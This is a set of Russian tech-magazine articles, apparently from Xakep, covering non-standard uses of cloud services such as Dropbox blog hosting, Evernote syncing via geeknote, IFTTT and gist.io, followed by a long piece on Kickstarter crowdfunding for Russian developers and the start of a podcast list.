Еще одна важная и полезная особенность — синхронизация локальных директорий с файлами с блокнотами в Evernote, реализованная благодаря приложению gnsync. Любые логи, отчеты, документы и прочее будут автоматически добавляться в нужный блокнот Evernote после непродолжительного «шаманства». Пример команды:

```
$ gnsync --path /home/project/↵
xmpp/logs/ --mask "*.logs" ↵
  --logpath /home/user/logs/↵
  xmpp2evernote.log ↵
  --notebook "XMPP logs"
```



В целом у клиента много приятных особенностей. К примеру, можно создавать заметку напрямую через консоль или указать в качестве источника текстовый файл. Для последнего будет достаточно команды:

```
$ geeknote create --title ↵
"Web-site queues" --content /home/↵
website/queues.log --notebook ↵
"Projects" --tags "queues, logs"
```

Кстати, на сайте работает интерактивный веб-терминал (geeknote.me/try). Можно опробовать клиент, ничего не скачивая.

ХОСТИНГ ДЛЯ БЛОГА И CMS


Подходит для: Dropbox

Scriptogr.am, Calepin.co, Droppages.com, Pancake.io

Самое простое «альтернативное применение» облачному хостингу пришло в голову сетевым Кулибиным практически одновременно с возникновением самого Dropbox. Конечно же, Dropbox можно использовать в качестве хостинга для своего сайта/блога. Целый ряд вспомогательных сервисов позволит справиться с этой задачей буквально в два клика.

Пожалуй, самые известные и простые решения для создания блога на Dropbox — это Scriptogram и Calepin. В обоих случаях достаточно зайти на сайт, авторизоваться в Dropbox, дать приложению добро на доступ, а затем ввести имя и краткое описание блога. Calepin также попросит указать логин в Twitter, чтобы скопировать оттуда аватар и добавить к блогу кнопку «Follow». На выходе мы получаем адрес вида «scriptogr.am/логин» или «логин.calepin.co» и крайне примитивный, но работающий блог. Как создавать новые записи, разберется даже далекий от IT человек. А тем, кто разбирается в теме, окажутся полезны более продвинутые возможности — прикрутить к блогу Google Analytics, добавить комментарии через Disqus, возможность делать отложенные посты и так далее. Scriptogram также поддерживает темы оформления, умеет автоматически постить в социальные сети и имеет собственный API для редакторов. Чуть более сложный вариант по созданию блога предлагает нам Droppages. Здесь ты даже можешь сразу подумать о дизайне, выбрав одну из трех представленных тем оформления (какое изобилие!). Далее тему придется скачать и распаковать в Dropbox, в заранее созданную папку вида your_name.droppages.com. Ну а после дело за малым — расшариваем созданную папку, во всплывающей форме вводим адрес server1@droppages.com и смиренно ждем, когда создатели сервиса заапрувят нашу заявку (да, это делается вручную). Вуаля! — сайт готов. Все текстовое содержимое находится в папке «Content» и может быть отредактировано в любом редакторе. Тему также можно при желании подправить или передать вовне.

Еще одно решение — Pancake.io. Опять же достаточно авторизации в Dropbox,




после чего можно легко трансформировать файлы (txt, md, jpg, jpeg, png, gif, pdf, doc, docx, xls, xlsx, ppt, pptx) в материалы блога/сайта. Можно также создать собственную тему оформления, а не использовать готовые.

Замечу, что практически все перечисленное работает благодаря языку разметки Markdown и совершенно бесплатно. Однако не стоит забывать, что у бесплатного Dropbox есть ограничение трафика (20 Гб в день), которое распространяется на все открытые папки. Запустить сверхпопулярный блог вряд ли получится — аккаунт могут засуспендить. Чтобы такой проблемы не возникло, можно попробовать хранить фото-, аудио- и видеоконтент в другом месте, вставляя его в блог по мере надобности.

СИНХРОНИЗИРУЕМ КНИГИ С ANDROID-ПЛАНШЕТОМ

Подходит для: Dropbox

tinyurl.com/dyvmj7x




Еще одно удобное и, что характерно, совершенно бесплатное решение с поддержкой Dropbox — облачная читалка Fabrik Reader. Android-приложение для чтения электронных книжек поддерживает самые актуальные на сегодня форматы txt, ePub и MOBI (PDF в экспериментальном режиме), может похвастаться удобным и приятным интерфейсом, но на фоне других «читалок» его, конечно, выделяет облачная составляющая. Fabrik умеет синхронизироваться с Dropbox. Притом имеется возможность синхронизации не только самой коллекции книг, но и прочих нужных параметров, изменяемых в процессе чтения (последняя открытая страница, закладки и так далее). Эта особенность, конечно, значительно облегчает использование приложения на разных устройствах.

Как не трудно догадаться, Fabrik «заточен» для использования на смартфонах и планшетах. Клиента для PC нет, и пользователи iдевайсов тоже пока не у дел. Впрочем, создатели обещают в будущем и новые форматы и кроссплатформенность, правда, неизвестно, когда именно этого ждать.

СВЯЗЫВАЕМ ВСЕ, ЧТО МОЖНО

Подходит для: Универсален

ifttt.com



IFTTT — очень удобный и известный сервис, достойный отдельной развернутой статьи. Он позволяет создавать различные рецепты (мэшапы) для связи самых разных веб-приложений друг с другом (и не только).

Идея IFTTT проста, как и все гениальное, — сторонних сервисов много, между ними порой хочется наладить «контакт», но это не всегда предусмотрено разработчиками. Благодаря IFTTT искать «народные решения» больше не нужно, ведь здесь представлены тысячи уже готовых рецептов. К примеру, если я публикую запись в Twitter, об этом нужно написать в Facebook, или можно автоматически сохранять в Instapaper все статьи, которые я отметила в Google Reader, или посылать мне на e-mail сообщение, если завтра будет дождь. Вариантов множество. Можно создавать свои решения или воспользоваться уже готовыми.

Однако именно поддержка практически всех популярных облачных сервисов радует отдельной строкой. Возможности открываются почти неограниченные — автоматическое сохранение всех фотографий из Instagram в Dropbox, SkyDrive или другое хранилище. Тебя отметили на фото в Facebook? Автоматически сохраняем такие фото в Dropbox. Словом, здесь есть практически все, что только могло прийти в голову: автоматическая архивация твитов, фотографий, ведение логов своей сетевой активности в электронных таблицах и так далее, далее, далее.

Добавим к этому простой и удобный интерфейс, 57 каналов (поддерживаемых сервисов) и абсолютную бесплатность. Если ты еще не пользуешься IFTTT, настоятельно рекомендую попробовать и удивиться, как ты жил без этих удобных мелочей раньше :).

ПУБЛИКУЕМ СТАТЬИ В GITHUB

Подходит для: GitHub

Gist.io

gist #3135754

A SAMPLE POST

Hello there! This is a sample post for gist.io, a super-lightweight writing soapbox for hackers.

Now look up. *Further*. Above the post title. See that grey text with the gist ID?

Now back to me. That grey text is a link! Open that sucker in a new tab to see the source for this post. Also, I'm on a horse.

Оказывается, GitHub — это не только «социальная сеть для разработчиков» (как характеризуют свой проект создатели), где можно размещать код и работать над проектами. GitHub также можно использовать нетривиальным образом, а именно — для публикации статей/заметок, не поддерживая при этом полноценный блог.


Поможет нам в этом деле сервис gist.io, чье название недвусмысленно намекает на то, как именно мы будем публиковать контент. У GitHub есть собственный pastebin-сервис (gist.github.com) для быстрой публикации фрагментов кода, вот его-то мы и используем. Как пишут создатели gist.io: «иногда хочется поделиться текстом, который не вписывается в привычные рамки. Возможно, хочется поделиться чем-то со специфической аудиторией, не адресуя текст тем, кто обычно читает ваш блог. Возможно, текст просто не умещается в 140 символов». В такой ситуации даже завести регу в Tumblr — это уже излишние усилия и ненужные телодвижения.

Вот что предлагают разработчики gist.io: заводим публичный gist на GitHub с одним или более Markdown-файлами. Запоминаем ID gist'а. Как правило, это число вида 29388372. Вводим в строке браузера «gist.io/твой-gist-ID» и наслаждаемся аккуратным текстом с правильной разметкой, заголовками, картинками и прочими свистелками (как все это настроить и что поддерживается, описано на сайте). Удобный способ, например, для публикации статей в социальных сетях.

АВТОМАТИЗИРУЕМ РАБОТУ С ФАЙЛАМИ

Подходит для: Dropbox, Google Drive, Box

wappwolf.com




Wappwolf Automator — сервис многофункциональный и полезный. Он не только позволит связать Dropbox, Google Drive или Box с Evernote, Facebook, Flickr и другими сервисами, но также поможет автоматизировать и упростить работу с файлами. Список действий-рецептов здесь достаточно велик (хотя до многообразия IFTTT ему и далеко). Присутствуют конвертирование файлов в PDF-формат, отправка файлов на печать в Google Cloud Print, конвертация в eBook, обработка изображений (конвертация, ресайз, добавление к картинке текста, «водяного знака», удаление EXIF и так далее), шифрование файлов и многое другое. Настроить действия для каждой выбранной папки крайне просто, добавить такой сервис к Dropbox или другому хранилищу не составит труда. Wappwolf, на мой взгляд, неплохо подойдет тем, кому часто приходится работать с большим количеством фото, много конвертировать из формата в формат и вообще сталкиваться с большими потоками данных.

ДЕЛАЕМ БЭКАПЫ САЙТОВ И НЕ ТОЛЬКО

Подходит для: Dropbox, SkyDrive, Google Drive, Box и так далее

mybackupbox.com



Вопрос бэкапов актуален всегда, об этом хорошо знает каждый, кто хоть раз безвозвратно терял свои данные.

Backup Box — настоящая мечта не только для пользователя облачного хранилища, но и для ленивого владельца сайта. Сервис поддерживает FTP, SFTP, WordPress, Joomla, Drupal, MySQL, Amazon S3 и так далее, и тому подобное. Говоря проще, Backup Box готов бэкапить все, чему требуется регулярное и своевременное создание резервных копий. Что до облачных хранилищ, Backup Box поможет синхронизировать друг с другом Dropbox, SkyDrive, Google Drive, Box и другие сервисы. Это удобно, если ты пользуешься несколькими облачными хранилищами параллельно или если ты, к примеру, собираешься перебраться с Google Drive на Dropbox, но не имеешь желания переносить все файлы вручную. Кстати, упомянутые ленивые владельцы сайтов могут настроить передачу бэкапов сайта все в тот же Dropbox (или другие сервисы), что тоже весьма удобно. Проект бесплатен, точнее, работает в формате freemium — вся основная функциональность бесплатна, но за какие-то «особые опции» уже придется заплатить.

СОБСТВЕННАЯ ОФИСНАЯ СРЕДА В ОБЛАКЕ

Подходит для: Dropbox

write-box.appspot.com, tinyurl.com/bt4bmlr



Как ни странно, далеко не все «прогрессивное человечество» пользуется для хранения документов и работы с ними сервисом Google Drive (бывшим Google Docs). Кому-то глубоко несимпатична «корпорация добра», кто-то просто привык к другим облачным сервисам, в общем, причины у всех свои. Очевидно одно: таких людей больше, чем может показаться на первый взгляд, — для Dropbox существует сразу несколько текстовых редакторов, автоматически синхронизирующихся с облачным хранилищем. Наиболее популярно бесплатное приложение PlainText для iOS. Это полноценный текстовый редактор, с минималистичным и элегантным интерфейсом, который позволяет как сохранять написанное в Dropbox, так и открывать хранящиеся там файлы для редактирования. Для Android также есть аналоги, к примеру Epistle. Если же нужда в использовании редактора возникает не так часто, можно обратить внимание на онлайновый сервис Whitebox, который тоже умеет все, что должен уметь редактор, и сразу сохраняет тексты в Dropbox.

Анти Данилевский (anti.danilevski@gmail.com)

Власть толпе



Kickstarter — одна из горячих тем последнего времени. Эта площадка дала жизнь и средства на существование множеству проектов по созданию необычных игр, гаджетов и не только. Поэтому вполне возможно, что ты уже слышал и о самом сервисе, и о некоторых его «выпускниках». Интересно, что в последнее время ряды проектов, отданных на милость толпе, пополняют детища команд наших соотечественников. Следовательно, к ним можешь присоединиться и ты, верно?

Слово «краудфандинг» происходит от двух английских слов: crowd — толпа и funding — финансирование. Дословно это можно перевести как «финансирование толпой» или «народное финансирование». На самом деле краудфандинг — это относительно новый способ привлечения средств на разработку проектов. Действует это следующим образом: автор проекта предлагает или идею, или (чаще) прототип проекта. Далее, вместо классической схемы, когда автор или команда привлекали деньги от издателей, венчурных фондов или других компаний, разработчики предлагают обычным людям профинансировать разработку. При этом речь идет о совершенно разных суммах. В то время как от фондов или инвесторов получают большие суммы в один или несколько этапов, при краудфандинге средний платеж составляет 45 долларов, но количество людей исчисляется сотнями для маленьких проектов и до десятков тысяч — для больших. Все сборы проходят на специальных краудфандинговых интернет-площадках, самая известная из них — Кикстартер (kickstarter.com), следом за ней — ИндиГоГо (indiegogo.com). На текущий момент таких активных площадок более пятидесяти, но широкой известностью пользуется всего несколько.

В краудфандинге есть одно важное отличие от стандартного инвестирования: люди, которые вкладывают деньги в проекты, не становятся инвесторами, соучредителями или акционерами. Даже более того, по закону США (где сосредоточено 90% проектов и аудитории краудфандинга) они не могут становиться совладельцами компании разработчика. Только в первом квартале 2013 года выйдет новый закон, JOBS act, по которому разработчик сможет продавать таким образом доли/акции своей компании. Это дает разработчику возможность делать именно тот проект, который он считает нужным делать, без стороннего вмешательства и навязывания ему идей или систем, которые часто противоречат первоначальной концепции проекта. Тем не менее люди охотно платят и становятся «бекерами» (от англ. backer, что можно вольно перевести как «человек, который поддержал проект деньгами»). У многих незнакомых с краудфандингом или знакомых только со стороны и никогда не поддерживавших проекты на одной из площадок это вызывает недоумение: зачем платить за то, чего еще нет и, возможно, и не будет. Может быть, их всех обманули и красивыми речами и картинками выманили их кровные? Но конечно, это не так.

ЗАЧЕМ ОНИ ПЛАТЯТ?

Кто такие бекеры, зачем они отдают неизвестным людям свои деньги? Ответ прост: это обычные люди, которые хотят увидеть проект воплощенным в жизнь и готовы ради этого его поддержать — пожертвовать проекту свои деньги. Но помимо ощущения удовлетворения от совершенного благого дела, бекеры получают еще и массу приятных призов. Самый популярный и основной — приобретение будущего продукта существенно дешевле, чем он будет впоследствии продаваться, вплоть до 10% от его будущей стоимости. И неважно, что это — игра, колода игральных карт особого дизайна, маска для сна, или часы, синхронизирующиеся с вашими мобильными устройствами, или пожизненная скидка 50% в кафе (которое будет когда-нибудь построено на собранные средства). Каждый проект, запущенный на краудфандинговой площадке, имеет линейку своих оригинальных и часто уникальных призов, которые смогут получить только бекеры и только во время кампании по привлечению средств.



Пример игры Legends of Eisenwald белорусских разработчиков показывает, что пользоваться платформой могут и наши соотечественники

Но не одно это привлекает бекеров в проекты. Для многих это — способ получить тот продукт, который они хотят и который иначе никогда может не увидеть свет. Ярким примером может послужить недавний бум на Кикстартере космических игр, которые до недавнего времени не рассматривались издателями всерьез. И вероятно, очень зря: Star Citizen, проект Криса Робертса, которого вы, возможно, знаете по сериям Wing Commander, собрал 6,2 миллиона долларов, поставив мировой рекорд. Чуть больше двух миллионов было собрано на Кикстартере, оставшаяся сумма — на сайте игры. Всего поддержали проект почти 90 тысяч человек. Это наглядно демонстрирует, что, например, индустрия игр, контролируемая издателями, не совсем такая, какой ее хотят видеть многие игроки.

Для многих бекерство превращается в хобби и даже в манию. Нередко можно увидеть комментарии вроде «Я не должен этого делать, моя жена меня убьет, но я не могу пройти мимо этого проекта!» или «Мой бюджет уже исчерпан в этом месяце, но со следующей зарплаты я с вами». Почему так происходит? Это азартно. Поддержка проекта, активное в нем участие, общение с разработчиками и помощь в его раскрутке действительно захватывающий процесс, чем-то напоминающий игру. Только тут все по-настоящему: настоящая цель, настоящие люди и сложности, настоящие вызовы. Бекеры создают сообщества вокруг проектов, которые они поддерживают и которые искренне любят, находят единомышленников и друзей. В часы кампании напряжение и активность бекеров достигают пика и могут произойти настоящие чудеса. Так, буквально за 10–12 последних часов игра Starlight Inception собрала недостающие 30% (40 тысяч долларов). Это стало возможно только благодаря бекерам, которые сделали, казалось бы, невозможное. По словам некоторых участников, после того как кампания завершилась, у них дрожали руки и колени, а сердце готово было выскочить из груди. Такое участие превращается в аттракцион и развлечение, которое можно по достоинству оценить и понять, только оказавшись вовлеченным в интересный, желанный проект. К счастью, выбирать есть из чего и с каждым днем интересных проектов становится все больше.

Подведя промежуточный итог, можно смело сказать, что краудфандинг за рубежом испытывает невероятный подъем, он популярен и отношение к нему просто великолепное. Возникает закономерный вопрос: а как обстоят дела с краудфандингом в России? Есть ли отечественные площадки, чтобы дать шанс нашим разработчикам такую же возможность? К сожалению, ситуация в нашей стране неутешительная. Хотя краудфандинговые площадки в России есть и существуют уже довольно давно (например, С Миру По Нитке и Планета), менталитет русского человека не соответствует самой концепции краудфандинга. Поддерживать отечественных разработчиков не модно; игры, фильмы и музыку принято качать с торрентов. Что тут говорить о вложении денег в то, чего еще даже нет, и непонятно, какое оно будет? Есть и много других факторов, делающих краудфандинг в России пока что невозможным: от отсутствия чувства локтя до реалий современной жизни, где каждый сам за себя. Изменится ли это когда-нибудь, покажет время. Скорее всего, если это и произойдет, то с опозданием на много лет.

В ЭТИХ ДЖУНГЛЯХ НАС НИКТО НЕ ПОНИМАЕТ

Все вышесказанное оставляет разработчику только один выход: искать поддержки

за рубежом, у более лояльно настроенной и дружественной аудитории. Но тут есть свои серьезные сложности, особенно если пытаться попасть на Кикстартер. Во-первых, для этого надо иметь счет в банке США или Великобритании и быть резидентом одной из этих стран. Это решается, но достаточно сложно, в ряде случаев надо еще и подтвердить наличие деятельности компании. Если эта проблема решается, то следующая для многих оказывается не менее серьезной: языковой барьер. Бекеры хотят видеть, кому они дают свои деньги, и представляющее проект видео, на котором нет авторов/разработчиков, серьезно снижает шансы на успех. Решений несколько, от рассказа о своем проекте на ломаном английском до дублирования в студии. Ни один из этих вариантов не является однозначно хорошим; кроме того, на протяжении всей кампании автору проекта придется общаться с бекерами, отвечать на их вопросы, писать новости и обновления... К этому надо быть хорошо подготовленным.

И конечно, к русским отношение за рубежом специфическое, особенно когда речь заходит о деньгах и доверии. Безусловно, это не значит, что денег тебе не видать, — есть примеры успешных проектов наших соотечественников (Legends of Eisenwald или Knock-Knock). Но завоевать доверие будет гораздо сложнее, нужно показать действительно хороший проект, хорошее видео и то, что авторы горят своим проектом. Но как показывает практика, самое сложное не это.

Самое сложное — это получить поддержку в зарубежной прессе, причем роль играют только большие порталы. Это не преувеличение: один обзор на, например, Techcrunch сыграет роль гораздо большую, чем сто или даже двести обзоров на мелких порталах или блогах. С форумами картина схожая. Например, об игре Divine Space было написано более чем на 150 англоязычных форумов, шли обсуждения разной интенсивности, но ощутимого эффекта это не дало. Для сбора более-менее серьезной суммы нужно не меньше 50 000 просмотров презентационного видео (пример — Legends of Eisenwald, 55 тысяч просмотров видео и сбор 85 тысяч долларов; Divine Space, 20 тысяч просмотров и 30 тысяч долларов собрано). То есть, если проект даже хороший и нравится бекерам, все решает то, пишут ли о нем большие издания. Шансы, что напишут про неизвестных разработчиков из непонятной страны, где ходят по улице медведи, небольшие... если не проведена правильная подготовка (в данном случае речь идет о маркетинговой подготовке, о подготовке кампании будет немного позже). Что будет правильным? Точно известная дата запуска, предварительные договоренности о публикации с прессой и заранее подготовленные материалы. В идеале это разосланный по гарантированно работающим каналам пресс-релиз, который заинтересовал журналистов и редакторов и дал обратную связь. Наиболее вероятно, что без пиар-агентства, имеющего выходы в сфере запускаемого проекта, разработчикам самостоятельно это не удастся. Кроме того, не имея звездного имени и славы, живого сообщества, без качественной демонстрации проекта серьезных сборов не получишь. Например, для Divine Space отсутствие боевого геймплея стало третьей по важности причиной, по которой часть журналистов из большой прессы не стали писать обзоры, даже несмотря на то, что игра и идея, концепция и арт, подготовка проекта и материалы вызвали самые положительные отзывы. Тут надо понимать, что большие издания очень серьезно относятся к своей репутации и им лучше не написать обзор, чем допустить к публикации даже совсем немного рискованный материал.

ЛЮБИМЕЦ ПУБЛИКИ

Если ты все же решишь испытать свою удачу на одной из площадок, то при подготовке кампании стоит учесть следующие моменты, критически важные для успеха кампании.

Презентационное видео. На этом видео должны быть ты и/или твоя команда, оно должно показывать твой будущий проект и то, что есть сейчас. Это видео должно быть интересным, увлекательным, оно должно показать всем и каждому, почему твой проект должен быть сделан. Будь собой, будь честен и искренен, не превращай видео в обычную скучную презентацию. Если это игра, то покажи в видео твою игру, какой будет игровой процесс. Самый лучший совет, который можно тут дать, — это изучить аналогичные проекты, выбрать наиболее понравившееся видео и стремиться сделать что-то похожее.

Награды (реворды), которые получат бекеры за свои вклады. Чем выше вклад, тем лучше и дороже награда. Например, очень часто за 15 долларов ты можешь получить коробку с игрой, которая после издания игры будет стоить, например, 50 баксов, а в награду за 50 долларов — подарочное издание + майку + флешку с лого игры. Наград может быть много разных, от 1 и до 10 000 долларов. Например, Тим Шейфер «продал» четыре обеда с ним и Роном Гилбертом четырем разным людям. Стоимость обеда составила 10 000 долларов. Вряд ли кому-то будет интересен обед с тобой, но интересные твоей целевой аудитории награды значительно повысят твои сборы и, соответственно, шансы на успех.

Целевая сумма, которую ты хочешь собрать на проект. Если ты поставишь слишком мало — мало и соберешь (за таким редким исключением, как FTL: разработчики просили 10 тысяч, а собрали 200 тысяч). Если ты попросишь слишком много, то тебе не поверят и не будут в тебя вкладываться. Опять же такие звезды, как Брайан Фарго, могут попросить и пару миллионов, хотя даже он заявил 900 тысяч. Поэтому надо трезво оценивать свои силы, сложность проекта и потенциальный интерес аудитории не только к твоей игре, но и к выбранному жанру, сеттингу и прочему.

Целевая аудитория. Надо понимать, есть ли на этой краудфандинговой площадке твоя целевая аудитория и насколько твой проект вообще будет ей интересен. Например, Divine Space оказался неинтересен из-за того, что подобных игр еще нет на планшетах и, соответственно, такой целевой аудитории еще просто не существует в необходимом объеме. И очень вероятно, что если бы Divine Space разрабатывался для персональных компьютеров, то сумма была бы собрана без особых проблем. Кроме того, награды должны быть интересны целевой аудитории. При разработке наград нужно четко понимать, для кого ты делаешь проект, кем является твой рядовой потребитель, ради чего и какой суммой он будет готов пожертвовать. Для примера, любители тяжелого металла вряд ли поддержат тебя, если наградой будет кукла Барби.

План кампании. Это конкретное понимание того, что ты должен будешь сделать, чтобы о тебе узнали и освещали бы твой проект



Благодаря Kickstarter возрождаются давно забытые игры, включая Wasteland Брайана Фарго, Carmageddon и другие.



Авторам Pebble удалось собрать более 10 миллионов долларов на создание умных часов...



...а разработчикам Ouya удалось собрать восемь с половиной миллионов на целую игровую платформу

в прессе. Без такого плана твои шансы на успех практически равны нулю. Сюда же входит план обновлений и новостей на весь срок кампании, арт, материалы, музыка и все прочее, что может поддерживать интерес к кампании, привлекать новых бекеров и генерировать обсуждения. Обычно такими новостями бывают рассказы о проекте или команде, ответы на самые частые и животрепещущие вопросы.

Риски проекта. Ты должен понимать основные риски, по которым твой проект может не собрать нужную сумму, и по возможности их минимизировать. Если это сделать невозможно, то нужно иметь план Б: что делать, если проект не собрал нужную сумму (подробнее об этом будет немного позже). Например, у Divine Space было три основных риска, которые были изначально известны и учтены: платформа iPad и модель монетизации free-2-play, что порождало третий (и самый главный) риск — отсутствие копии игры в качестве награды (так как игру и так все должны были получить бесплатно). Каждый из этих рисков немного снижал конверсию посетителей в бекеров, что привело к недопустимо низкому уровню (около 3%). Это создало у новых посетителей впечатление, будто проект неинтересен массе, и эффекта снежного кома не случилось, что решило судьбу игры.

Риски успеха. Успех кампании тоже несет в себе множество рисков, но иного свойства. Это в основном риски ответственности и взятых на себя обязательств. Тебе предстоит изготовить и выслать награды, которые ты обещал своим бекерам, а также в срок завершить свой проект. За проектами, собравшими средства при помощи краудфандинга, пристально следят и бекеры, и пресса. Задержка в сроках или провал проекта вызовет бурю негодования, и если пресса о тебе не писала, то о твоем провале напишет совершенно точно. Поэтому, если нет абсолютной и непоколебимой уверенности в том, что твой проект будет завершен, лучше кампанию по привлечению средств даже не начинать.

Это подводит нас к интересному моменту: если твоя кампания провалилась, то это прекрасный результат! Ты совершенно точно увидишь, как и почему это случилось, соберешь мнения своих бекеров и тех, кто ими не стал, и сможешь вовремя скорректировать проект, переработав его слабые стороны. И вместо того, чтобы выходить на рынок с сырым и невостребованным продуктом и затем спешно его исправлять и корректировать, ты сможешь стартовать с уже внесенными заранее исправлениями или улучшениями. Можно смело сказать, что краудфандинговая кампания — это не только сбор средств на разработку, но и проверка твоей идеи на востребованность. Вполне может оказаться, что твоя гениальная идея интересна только тебе и твоим друзьям. Может быть и наоборот, идея окажется взрывной и настолько гениальной, что придется вносить соответствующие корректировки в стратегию развития и бизнес-план.

Важно еще и отношение разработчиков к краудфандингу. Многие считают (особенно в нашей стране), что это легкие деньги и вообще так называемая халява. Другие люди (также в основном русские), которые не понимают явление краудфандинга, смотрят на собирающих деньги разработчиков схожим образом, считая их чуть ли не мошенниками. Но конечно, это не так. Краудфандинг ни в коем случае не является золотым ключиком. Это огромная работа, от качества проведения которой зависит успех всей кампании или провал. Важно понимать, что это не должно быть просьбой помочь разработчику материально, чтобы он смог сделать проект своей мечты. Это совместное творчество и создание продукта, в котором заинтересован и разработчик, и его бекеры. Кампания будет успешной только в том случае, если ты будешь щедр и поделишься твоей идеей и видением конечного продукта со своей целевой аудиторией.

СКЕПТИКИ БУДУТ ПОСРАМЛЕНЫ

Если тебя не отпугнуло написанное выше и ты хочешь попробовать свои силы, проверить актуальность своей идеи на одной из площадок, то обязательно почитай, что пишут разработчики, имеющие опыт краудфандинга. Особенно важно общее мнение, которое можно увидеть почти в любом пост-мортеме: «кампания по привлечению средств превратится в вашу основную работу». Не стоит относиться к этому легкомысленно. Именно так все и будет, если тебе действительно важен результат и успех кампании. Более того, если ты планируешь вести кампанию в одиночку, ты снижаешь свои шансы на успех. Помощники и команда, участвующие в кампании, не только помогут распространять информацию и общаться с бекерами, журналистами, прессой (что, несомненно, важно). Но это еще и моральная поддержка и стимул двигаться дальше, делать больше, преодолевать трудности, препятствия и иногда — негатив со стороны тех, кто остался в прошлом веке и не понимает или не хочет понимать, что такое краудфандинг и как он работает.

В заключение некоторые мысли о том, какое будущее ждет краудфандинг. Основной аргумент скептиков звучит примерно так: «посмотрим, что случится, когда всем этим насобиравшим деньги проектам настанет время выйти, после этого краудфандинг ждет смерть и гибель, все разочаруются и больше никто никогда не отдаст свои деньги хитрым разработчикам!» Однако мало кто из них потрудился вникнуть в суть вопроса. Краудфандинг в том или ином виде существует уже много лет, первые проекты собирали деньги задолго до бума популярности Кикстартера. За это время была получена статистика, которая дает ответ на подобные мнения. Профессор Итан Моллик взял 381 случайный проект из разделов «дизайн» и «технологии» и изучил их статистику. В совокупности эти проекты собрали 4,5 миллиона долларов. Из них четырнадцать не выполнили свои обещания, три вернули деньги своим бекерам. Одиннадцать оставшихся «потеряли» около 21 тысячи долларов, что равняется всего лишь 0,5% от всех сборов. Если бы в традиционном бизнесе был такой показатель успешности, мы бы сейчас жили в совсем другом мире. Резюмируя, можно предположить, что с краудфандингом и дальше будет все прекрасно. Интерес может снизиться, но аудитория бекеров в ближайшие годы будет продолжать увеличиваться и, скорее всего, стабилизируется только через много лет, а компаний, начинающих свой путь при помощи краудфандинга, будет все больше.

Будет ли краудфандинг когда-нибудь работать в России? Неизвестно. Для того чтобы он начал работать, должен измениться не только менталитет современного русского человека, но и условия жизни. Если для гражданина США отдать 20–100 долларов на понравившийся ему проект не представляет проблем, то для большинства русских людей это приличные суммы. Поэтому, пока Россия не станет благополучной страной, краудфандинг будет развиваться очень медленно. Возможно, если на отечественной площадке случится какой-нибудь громкий успех наподобие Wasteland 2, ситуация изменится и сформируется зачаток сообщества бекеров. Кикстартеру потребовалось четыре года на то, чтобы дождаться первой действительно удачной кампании, после чего о краудфандинге заговорили повсеместно. Сколько нужно на такое же нашей стране, покажет время. Но одно совершенно точно: все в ваших руках и зависит от каждого из вас.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Что посмотреть и послушать

Не секрет, что в сегодняшнем океане информации ориентироваться довольно сложно. К тому же далеко не всем есть когда вычленять из плотного информационного потока самое лучшее и интересное. Сегодня мы попробуем сэкономить твое время. Представляем список гарантированно интересных подкастов и видеокастов о хакинге, информационной безопасности и не только. Enjoy!


Слово «подкастинг» образовано от английских iPod и broadcasting (повсеместное вещание). Подкастингом называют процесс создания и распространения звуковых или видеофайлов (подкастов и видеокастов) в стиле радио- и телепередач в интернете. По сути, это разновидность блоггинга. Итоговый файл обычно публикуется на сайте проекта и так распространяется. Наверняка ты знаком с ресурсами podfm.ru и rpod.ru, где легко можно составить свой интересный плей-лист, в том числе и IT-шной направленности. Однако не все подкасты сосредоточены на подобных ресурсах.

ГОРЯЧАЯ ДЕСЯТКА ПОДКАСТОВ

РАДИО Т

radio-t.com

● еженедельно ● русский



